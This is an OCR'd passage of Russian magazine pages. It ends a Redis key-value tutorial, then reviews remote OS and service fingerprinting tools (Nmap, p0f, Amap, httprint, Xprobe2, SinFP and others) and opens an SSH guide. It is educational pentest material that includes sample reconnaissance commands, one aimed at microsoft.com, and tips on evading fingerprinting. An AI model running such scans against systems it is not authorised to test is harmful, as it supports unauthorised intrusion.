Далее, имея список логинов, нам надо выбрать все списки сообщений каждого юзера. К сожалению, для этого надо N раз вызвать команду LRANGE, указав ей каждый раз другой список (комбинацию логин игрока + _msgs). Конечно, в этом нет ничего страшного, ведь скорость работы Redis-а очень высокая, но этот момент может нуждаться в оптимизации. Например, есть команда KEYS, которая ищет по паттерну все ключи и возвращает сразу список. Поэтому можно попробовать задать ей такое выражение, чтобы сразу получить все ключи сообщений (ведь они формируются через логин и метку времени, значит можно отфильтровать). Но это уже тебе как домашнее задание (на самом деле задача имеет несколько решений и не факт, что каждое из них самое лучшее).

Мы пока сделаем по старинке, получив список сообщений для каждого юзера, программно сформируем из него список заранее подготовленных ключей для извлечения сообщений. Так как все сообщения идут по времени, достаточно полученный массив преобразовать из JSON-а в родной для твоего языка программирования и отбросить все значения, меньшие за текущее время минус 3600 (мы ведь за последний час выбираем). Если брать не за час, а просто последние 100, то задача еще более упростится.

Далее простым циклом формируем ассоциативный массив из комбинации логин + метка времени, где ключом будет метка времени (число, для обеспечения правильной сортировки), а значение — строка вида login_time (то есть так, как хранится у нас в Redis-е), а потом просто объединяем эти массивы. Язык сам позаботится о правильной последовательности, например, PHP так и сделает, используя команду array_merge и, если надо array_sort.

Эту часть нам пришлось вынести из базы и обработать в приложении, хотя при обычной архитектуре эта нагрузка легла бы на SQL-движок. Но это расплата за масштабируемость, поэтому не стоит переживать за нагрузку на сервере.

Последний штрих — сформируем команду к Redis-у на извлечение всех сообщений, ключи которых мы уже подготовили. У сервера есть волшебная команда, которой так не хватает другим популярным системам вроде memcached (там пытаются приспособить для этого теги) — MGET список_ключей, то есть одной командой получаем




СХЕМА ФУНКЦИОНИРОВАНИЯ COUCHDB

все ключи, имена которых передали. Остается только превратить наш массив в строку, разделителем служит символ пробела — и мы сразу получим массив JSON-строк с сообщениями. Его сразу можно передать на веб-страницу, с JSON умеет работать любой AJAX-фреймворк. Насчет производительности не стоит переживать — операция декодирования JSON в родной для языка массив везде очень и очень быстрая, даже если речь идет о сотнях или тысячах преобразований. Аналогично можно отобразить список всех фолловеров — ведь мы храним их в списке admin_follow, в котором хранятся логины, а значит, используя потом MGET-команду, мы сразу достанем профайлы всех юзеров, за которыми следит админ.

Я ничего не сказал об удалении данных — вдруг Вася окажется занудным типом или спаммером и ты захочешь отписаться от него. Для этого надо просто удалить из списка admin_follow его логин, что делает команда LREM, которой стоит передать только логин — и все, нет больше Васи.

ЧТО В РЕЗУЛЬТАТЕ?

Сейчас реляционные базы данных (SQL СУБД) уже не правят миром, особенно если речь идет о высоконагруженных проектах или сайтах, где надо без задержки обслуживать клиентов.

Если раньше все проблемы пытались решить кешированием, то сегодня мы видим, как гиганты индустрии просто уперлись в ограничения баз данных и в поисках выхода попробовали посмотреть на традиционные кеши с другой стороны. И получилось! Добавив чуточку смекалки и пару новых команд, теперь можно делать почти все, что раньше требовало сложных SQL-запросов, используя всего пять-шесть команд. При этом неважно, один сервер, десять или тысяча, мы вообще никак не ограничены в масштабировании! Конечно, не стоит сразу бросать любимый мускул и переписывать под Redis или MemcachedDB, но если ты готовишь сайт, где надо что-то делать быстро, очень быстро, как можно быстрее (ну типа чата, твиттера или онлайн-игры, а то и биржевой системы) — попробуй посмотреть на мир key-value баз данных! Может, это то, что надо! А SQL-базам оставим нудные дела вроде построения аналитики и анализа данных.

СТЕПАН «STEP» ИЛЬИН
/ STEP@GLC.RU /

9TOOLS

ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕНТЕСТЕРА
ИССЛЕДОВАНИЕ УДАЛЕННОЙ СИСТЕМЫ

У каждого из команды][— свои предпочтения по части софта и утилит для пентеста. Посовещавшись, выяснилось, что выбор так разниться, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы. В этот раз мы коснемся того, с чего обычно начинается тест удаленной системы, — анализа удаленной системы с помощью fingerprinting'a.

Важная часть любого пентеста — сбор данных об удаленной системе. Более того, именно с разведки и начинается атака на удаленный хост. Чем больше известно о виртуальном противнике, тем проще отыскать инструменты, чтобы отправить его в нокдаун. Варианты для того, чтобы провести свое маленькое исследование существуют разные, но если не брать в расчет социальную инженерию и прочие экзотические способы (которые, впрочем, не стоит сбрасывать со счетов), то исследование удаленной системы начинается со скана портов, грабинга баннеров с сервисов и, конечно же, определения ОС, которая крутится на удаленном хосте. Последнее определяется с помощью так называемого fingeprinting'a, и этой темы мы коснемся более подробно. Методов для проведения fingerprinting'a довольно много: FIN-сканирование, ICMP-пакетная генерация, исследования полей ICMP и TCP-пакетов. Но большинство из них сводятся к анализу стека TCP/IP на удаленной системе. Попробую объяснить на примере. Допустим, мы наснифали пакет с данными. В его заголовке находится множество полей вроде размера окна, TTL (время жизни пакета данных), DF (бит фрагментации), флага TOS (Type-Of-Service) и т.д. Именно эти данные и используют fingerprinting-утилиты в своей работе. Например, если бит DF не установлен (присуще ОС OpenBSD), то в базе сигнатур отбрасываются все оси, для которых DF указан (обычный метод исключения). Далее под прицел попадает параметр TTL: для FreeBSD и Linux этот параметр равен 64. Опять же, круг потенциальных OS сужается — и так до тех пор, пока не останется минимум претендентов. Впрочем, в этом деле есть уйма тонкостей и процесс опознания версии операционки может не дать ожидаемых результатов. В случае с анализом существующего дампа трафика fingerprinting называется пассивным. Для получения материала для анализа, на удаленный хост могут посылаться специально составленные пакеты — в этом случае мы имеем дело с активным fingerprinting.

Nmap
http://nmap.org
Платформа: Unix, MacOS, Win32

Пожалуй, наиболее известным инструментом для активного fingerprinting'a является известнейший сканнер безопасности Nmap. Мы столько раз упоминали эту тулзу и демонстрировали ее в действии, что во всех подробностях рассказывать об ее функционале было, по меньшей мере, неприлично. К счастью, разработчики сделали офигенный подгон и выпустили в июле новую ветку программы с массой полезных нововведений. Тут надо сразу сказать, что Nmap очень многогранный продукт, но нас в данном случае интересуют прежде всего возможности по OS Fingerprinting'y (ключ для запуска -O). Несколько простых экспериментов показали, что алгоритмы и сигнатурные базы у новой версии Nmap'a стали давать более правдивые результаты. Результат сканирования microsoft.com старой версией сканнера давал едва ли правдивые результаты :).



ТОПОЛОГИЯ СЕТИ, ПОСТРОЕННАЯ СКАННЕРОМ NMAP

```
nmap -O -PN microsoft.com
Starting Nmap 4.76 ...
Running (JUST GUESSING) : OpenBSD
4.X (86%)
Aggressive OS guesses: OpenBSD
4.3 (86%)
```

А вот что говорит обновленный Nmap:


```
nmap -O -PN microsoft.com
Starting Nmap 5.00 ...
Running (JUST GUESSING) :
Microsoft Windows 2003 (91%)
Aggressive OS guesses: Microsoft
Windows Server 2003 SP2 (91%)
```

Когда-то для запуска утилиты приходилось вручную компилировать код и работать со сканнером исключительно из командной строки. Сейчас на выбор есть сразу несколько фронтендов, причем один из них — zenmap —

входит в состав дистрибутива по умолчанию. Тем, кто пока мало знаком с ключами для запуска сканнера, он поможет выбрать нужное сканирование, а advanced пользователям позволит сохранить тонкие параметры для сканирования в виде разных профилей. И тех, и других определенно порадует возможность интерпретировать результаты и даже строить графическую топологию сети.
Выбрав профиль для сканирования «Intense scan» и натравив сканер на свою точку доступа, я вновь был приятно удивлен. Во-первых, Nmap быстро определил версию ядра на установленном в девайсе линуксе и правильно предположил, что имеет дело с embedded-устройством. По MAC'у был опознан производитель — Asustek. А анализ 80 порта и ответа встроенного HTTP-сервера, на котором крутится админка, позволил определить еще и точную модель устройства — WL500gP! Продолжаю радоваться :). В версии 5.00 появилось то, о чем мы давно мечтали — скриптовый движок, позволяющий с помощью самописных сценариев автоматизировать самые разнообразные задачи. С помощью таких скриптов можно проводить MSRPC/NetBIOS атаки, осуществлять поиск уязвимых демонов или банально открытых проксей, и даже реализовывать брутфорс для распространенных протоколов. В этом всячески поможет другая новинка — сетевая утилита Ncat, предназначенная для передачи данных, редиректа и отладки сетевых пакетов. А сравнить результаты сканирования разных хостов или одной и той же машины, но в разное время или с разными параметрами, поможет тулза Ndiff. Словом, это не просто новая версия программы. Это по-настоящему значимый релиз одного из лучших инструментов хакера, к которому мы обязательно вернемся, когда будем говорить о сканерах безопасности и скане портов.

p0f v2
camtuf.coredump.cx
Платформа: Unix, MacOS, Win32

В отличие от Nmap, который использует алгоритмы для реализации активного fingerprinting'а, p0f работает исключительно пассивно. Т.е. в результате работы не генерирует какого-либо трафика, который может тебя выдать. Это особенно важно, если на удаленной машине установлено более-менее толковое средство IDS (средство определения атак). Основная задача p0f — определить версию ОС на удаленном хосте, в том числе на:
- машинах, которые присоединяются к тебе (так называемый SYN режим);
- машинах, к которым коннетишься ты (режим SYN+ACK);
- машине, с которой ты не можешь соединиться (режим RST+), из-за того, что файрвол реджектит подключения;



ПАССИВНОЕ ОПРЕДЕЛЕНИЕ УДАЛЕННОЙ ОС С ПОМОЩЬЮ PoF

- машинах, за взаимодействием которых ты можешь наблюдать (исследования существующей сессии без необходимости какого-либо вмешательства с твоей стороны).

Помимо этого утилита владеет несколькими другими полезными фокусами и в разной степени может дать ответ, используется ли в локалке NAT, активен ли файрвол или шейпер, а также рассчитать примерное «расстояние» до удаленного хоста и его аптайм. В результате p0f может рассказать об ОС на удаленном хосте, даже если она находится за файрволом, в то время как любимый Nmap остается не у дел. При этом, еще раз повторяю, утилита не генерирует какого-либо трафика. Никаких lookup'ов, загадочных пакетов, ARIN-запросов — ничего!
Изначально p0f написана для никсов, поэтому под виндой придется либо довольствоваться прекомпилированной версией с офсайта (а она не самая свежая), либо брать в руки исходники и колдовать над своей собственной сборкой. Кстати говоря, разработчики очень просят всячески пополнять базу отпечатков. Для этого достаточно перейти на страницу lcamtuf.coredump.cx/p0f-help и, заполнив несколько полей о своей системе, добавить новую запись.

THC-Amap
thc.org/thc-amap
Платформа: Unix, MacOS, Win32


Если хочешь выяснить, какие сервисы установлены на удаленной машине, — просканируй ее порты. В большинстве случаев можно обойтись одним лишь сканнером безопасности (банально Nmap'ом), однако здесь, как и везде, не обошлось без исключений. Каждый знает, что любой стандартный сервис обычно работает на определенном порте: например, FTP на 21, SSH на 22 и т.д. Тем не менее, администраторы частенько прибегают к одной очень простой, но полезной уловке. Чтобы скрыть потенциально уязвимые сервисы, они устанавливают их на нестандартные порты. В этом случае даже добротные сканнеры зачастую обламываются, т.к. не могут определить FTP-сервер, работающий на 31337 порту, даже если он там действительно есть. Не беда! С задачей на ура справляется сканнер Amap от известной хакерской группы THC. Он с большой вероятностью определит даже те сервисы, которые работают не на своих стандартных портах. Успех достигается за счет того, что программа посылает сервису специальные идентификационные пакеты, после чего анализирует ответ и ищет соответствие в специально составленной базе сигнатур. Таким образом, идентификация осуществляется не по номеру порта, а по «отпечаткам пальцев» сервисов. До неприличия простой механизм позволяет определить SSH-сервер, запущенный на 988 порту, или веб-сервер, установленный на 29-м. Сканнер Amap легко сканирует как один конкретный порт, так и заданный диапазон. Однако для большей эффективности рекомендую использовать его совместно с Nmap'ом. Алгоритм следующий: сначала Nmap, используя все свои возможности, определяет на удаленной машине открытые порты и записывает результат в файл, далее за работу берется THC-Amap, которому остается проанализировать открытые порты и вывести результат. На практике это можно сделать примерно так:

```
#nmap -sS -oM results.nmap -p
1-65535 IP-адрес
#amap -i results.nmap -o results.
amap -m
```


Несмотря на то, что релизов не было долгое время, базы программы по-прежнему обновляются и доступны на офсайте.

httprint
www.net-square.com/httprint
Платформа: Linux, MacOS, FreeBSD, Win32

Если привычными средствами распознать ОС на удаленном хосте не получается, можно попробовать заюзать узкоспециализированные утилиты. Например, идентифицировать установленный на другой стороне HTTP-сервер и, таким образом, сделать предпо-



ИДЕНТИФИКАЦИЯ ВЕБ-ДЕМОНА



ГРАМОТНЫЙ АНАЛИЗ СЕРВИСОВ




links

•Описание алгоритмов для реализации пассивного fingerprint'а, используемых утитой p0f: project.honeynet.org/papers/finger.
•Документ по активному ICMP fingerprint: www.sys-security.com/html/papers.html.



dvd

Подборку утилит для fingerprint'а мы подготовили на нашем DVD-приложении.



ОТЧЕТ NETWORKMINER'А

ложение уже об операционной системе. С такой задачей справится тулза httprint.

Немного теории. Когда ты коннектишься к любому сервису, то в ответ получаешь баннер, по которому теоретически можно определить используемое ПО. Многие администраторы, однако, намеренно подделывают баннеры с помощью специальных патчей, модулей (например, mod_security.c) и даже специализированного софта вроде ServerMask (www.port80software.com), чтобы сбить с толку хакера. Однако Httprint этим не проведешь. В своих исследованиях тулза Httprint опирается на уникальные сигнатуры, которые присущи каждой конкретной программе-серверу. Причем база программы не ограничивается сигнатурами для Apache, ISS и прочих известных веб-серверов. В нее также включены и «отпечатки» демонов, на которых запущены админки роутеров, ADSL-модемов, точек доступа и других устройств.

Если на сервере используется SSL-соединение, то утилита сама распознает факт использования шифрованного соединения и продолжит сканирование. А заодно — соберет всевозможную инфу, в том числе данные по сертификатам и используемым шифрам.

Списки исследуемых серверов можно импортировать из текстового файла или отчета сканера Nmap. А для увеличения скорости сканирования рекомендуется работать в несколько потоков. Правда, функция multi-threading реализована пока только для линуксовой и виндовых версий программы, а во фряхе работать не будет.

Увы, программа давно не обновляется: последний релиз вышел еще в далеком 2005 году. Это влияет не только на актуальность сигнатур в базе, но и на работоспособность под той же Vista.

NetworkMiner

http://sourceforge.net/projects/networkminer

Платформа: Windows

Эта утилита уже входила в нашу подборку «Сниферы и манипуляция пакетами». Еще бы — ведь NetworkMiner является одним из лучших инструментов для анализа перехваченных данных, сохраненных в формате PCAP. Программа пассивно анализирует дамп с трафиком, четко определяет участников обмена сетевыми данными и распознает операционные системы на каждом из хостов. В качестве данных для анализа выступает размер окна, время жизни пакета, а также уникальный набор флагов. Помимо операционок, NetworkMiner распознает и структурировано выдает инфу об открытых сессиях, активных портах, баннерах различных демонов и вообще об инфраструктуре локальной сети. Не так давно передо мной стояла задача по анализу дампа с данными, перехваченными в беспроводной сети (возможность обработки WLAN-трафика появилась в утилите относительно недавно), и с помощью NetworkMiner я достаточно быстро разобрался, какие машины работают в локалке, на каких ОС крутятся хосты и даже, какое оборудование используется в качестве активных свитчей и точек доступа.


Определение ОС основывается на TCP SYN и SYN+ACK пакетах с использованием базы данных p0f'а и Ettercap. Помимо этого утилита умеет выполнять fingerprinting на основе DHCP-пакетов, используя базу данных программы Satori. Само собой, выполняется и идентификация устройств и по MAC-адресу: соответствующая база позаимствована у Nmap.

ike-scan

www.nta-monitor.com/tools/ike-scan

Платформа: Unix, MacOS, Win32

Все, чем занимается эта уникальная в своем роде утилита,




IKE-SCAN ОПРЕДЕЛИТ ОС НА СИСТЕМАХ В ВИРТУАЛЬНОЙ ЧАСТНОЙ СЕТИ


— это распознает факт использования VPN-соединения. Один из самых простых способов распознавания виртуальных частных сетей основывается на посылке специального IKE-пакета на каждую машину в сети. Большинство хостов, использующих VPN, отконфигурировано таким образом, что в ответ на такой пакет отошлют ответ и, тем самым, выдадут свое присутствие. Подобных методов определения VPN-сети ike-scan — несколько. Ты скажешь: «При чем тут fingerprinting?». Причина есть. Определив VPN-серверы, мы можем собрать массу информации о них. А используя приемы fingerprinting'а, реализованные в ike-scan, можно

Как обмануть тулзы для fingerprinting'а?

Сбить с толку утилиты для fingerprinting'а в большинстве случаев несложно. Более того, можно не просто усложнить идентификацию, но и намеренно подсунуть сканнеру сигнатуру другой ОС. Для того чтобы сбить взломщика с толку, достаточно изменить некоторые из установок TCP/IP-стека на сервере. Для того же линукса в /proc/sys/net вместо «64» можно влепить какое-нибудь другое число. Любителям же Windows команда RST (rst.void.ru) сделала дружеский подгон в виде программы r57BF (broken fingers), с помощью которой можно легко поменять предустановленные настройки TCP/IP. Список эмулируемых осей достаточно велик и можно прикинуться как BSD-тачкой, так и игровой приставкой Sony Playstation 2 :).



XPROBE2, ЗАПУЩЕННЫЙ ПОД UBUNTU



SATORI ФАНТАСТИЧЕСКИ ОПРЕДЕЛЯЕТ ВЕРСИЮ ВИНДЫ

```
prompt# ./sinfp.pl -ai 192.168.0.86 -p 445
P1: B11113 F0x12 W64240 O0204ffff M1460
P2: B11113 F0x12 W64240 O0204ffff010303000101080a000000000000000001010402
M1460
P3: B11021 F0x04 W0 O0 M0
IPv4: HEURISTIC0/P1P2P3: Windows: Microsoft: Windows: 2000 (SP0, SP4)
```

SINFP АНАЛИЗИРУЕТ КОНКРЕТНЫЙ СЕРВИС НА ОПРЕДЕЛЕННОМ ПОРТУ

определить операционные системы на машинах, объединенных в виртуальную частную сеть, а в случае аппаратного решения — производителя девайса.

Xprobe2

xprobe.sourceforge.net
Платформа: Unix

После долгого затишья разработчики взялись за свое детище и выпустили совершенно новую версию программы. Xprobe2 — это утилита для активного fingerprinting'а, в арсенале которой как несколько знакомых по Nmap'у алгоритмов идентификации удаленной ОС, так и ряд уникальных методик, в основе которых лежат результаты научных исследований Офира Аркина.

Важным нововведением в последних версиях является модуль для обнаружения honeypot и систем с намеренно модифицированными параметрами стека TCP/IP. Для обхода ограничений используются алгоритмы нечеткой логики и собственные методики разработчиков. Помимо этого, в расчет берутся различные параметры поведения сетевых устройств. Например, pf, входящий в состав OpenBSD известен тем, что возвращает разные значения в поле TTL, когда за ним находится другая система. В режиме сканирования TCP-портов (указывается флагом -T) xprobe пытается найти и зафильтрованные брандмауэром сервисы. Аналогичным образом производится проверка UDP-портов, которая активируется флагом -U.

Примечательно, что Xprobe2 изначально реализовывала лишь один метод fingerprinting'а с помощью ICMP-запросов. Поддержка других механизмов, а также специальный fuzzing механизм, помогающий идентифицировать неизвестные системы или хосты с измененными параметрами стека TCP/IP, появились позже. Надо сказать, что операционную систему, используемую на сервере, Xprobe определяет довольно-таки точно, а если в процессе появились спорные моменты, то в отчет войдет также список наиболее вероятных ОС с процентным соотношением вероятности.

Satori


http://myweb.cableone.net/xnih
Платформа: Windows, Linux

Автор Satori потратил немало времени, разрабатывая приемы для активого ОС fingerprinting'а, пока не осознал, насколько много информации можно получить, основываясь лишь на пассивном исследовании. В результате на свет появилась тулза, которая использует драйвер WinPCap, прослушивает сетевой интерфейс и определяет версии ОС на машинах в локалке, основываясь на обработке перехваченных пакетов. Satori очень четко определяет версию Windows, устройства производства HP (использующие HP Swith Protocol), девайсы Cisco (за счет пакетов CDP-протокола). Немалый вклад в результат, полученный с помощью Satori, дают методы, основанные на исследовании DHCP. Кстати говоря, на официальном сайте программы выложены классные статьи, в которых детально раскрываются методы для определения ОС. Теория подкрепляется практикой. Помимо Satori, на странице разработчика ты найдешь утилиту SAM, которая использует активное сканирование для определения удаленной ОС путем отправки ARP-пакетов в сеть.

SinFP

www.gomor.org/bin/view/Sinfp/WebHome
Платформа: Unix, Windows

SinFP представляет собой новый подход к идентификации ОС, когда вместо исследования системы в целом, прощупываются отдельные сервисы. Тулза последовательно опрашивает указанные порты и только на основе опроса выдвигает предположение об установленной на удаленной машине системе. В то время, как Nmap осуществляет идентификацию всего хоста и может легко быть обведен вокруг пальца за счет измененных параметров TCP/IP-стека, SinFP использует сигнатурный анализ по конкретным портам. Прога написана на Perl, причем в случае необходимости ее можно использовать и в своих проектах, подключив модуль с одноименным названием. Его легко найти в CPAN: search.cpan.org/~gomor/Net-SinFP. Приятно, что с недавнего времени SinFP работает не только под никсами, но еще и под виндой. ⌶



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

КАК СТАТЬ SSH'АСТЛИВЫМ

FULL-GUIDE ПО ИСПОЛЬЗОВАНИЮ SECURE SHELL

Стой! Не листай дальше. Если ты до сих пор воспринимаешь SSH исключительно как безопасную альтернативу устаревшему Telnet, не рискуй вызывать гнев богов, тьфу, разработчиков протокола. Ниже мы собрали самый полный мануал по правильному использованию Secure Shell на полную катушку.

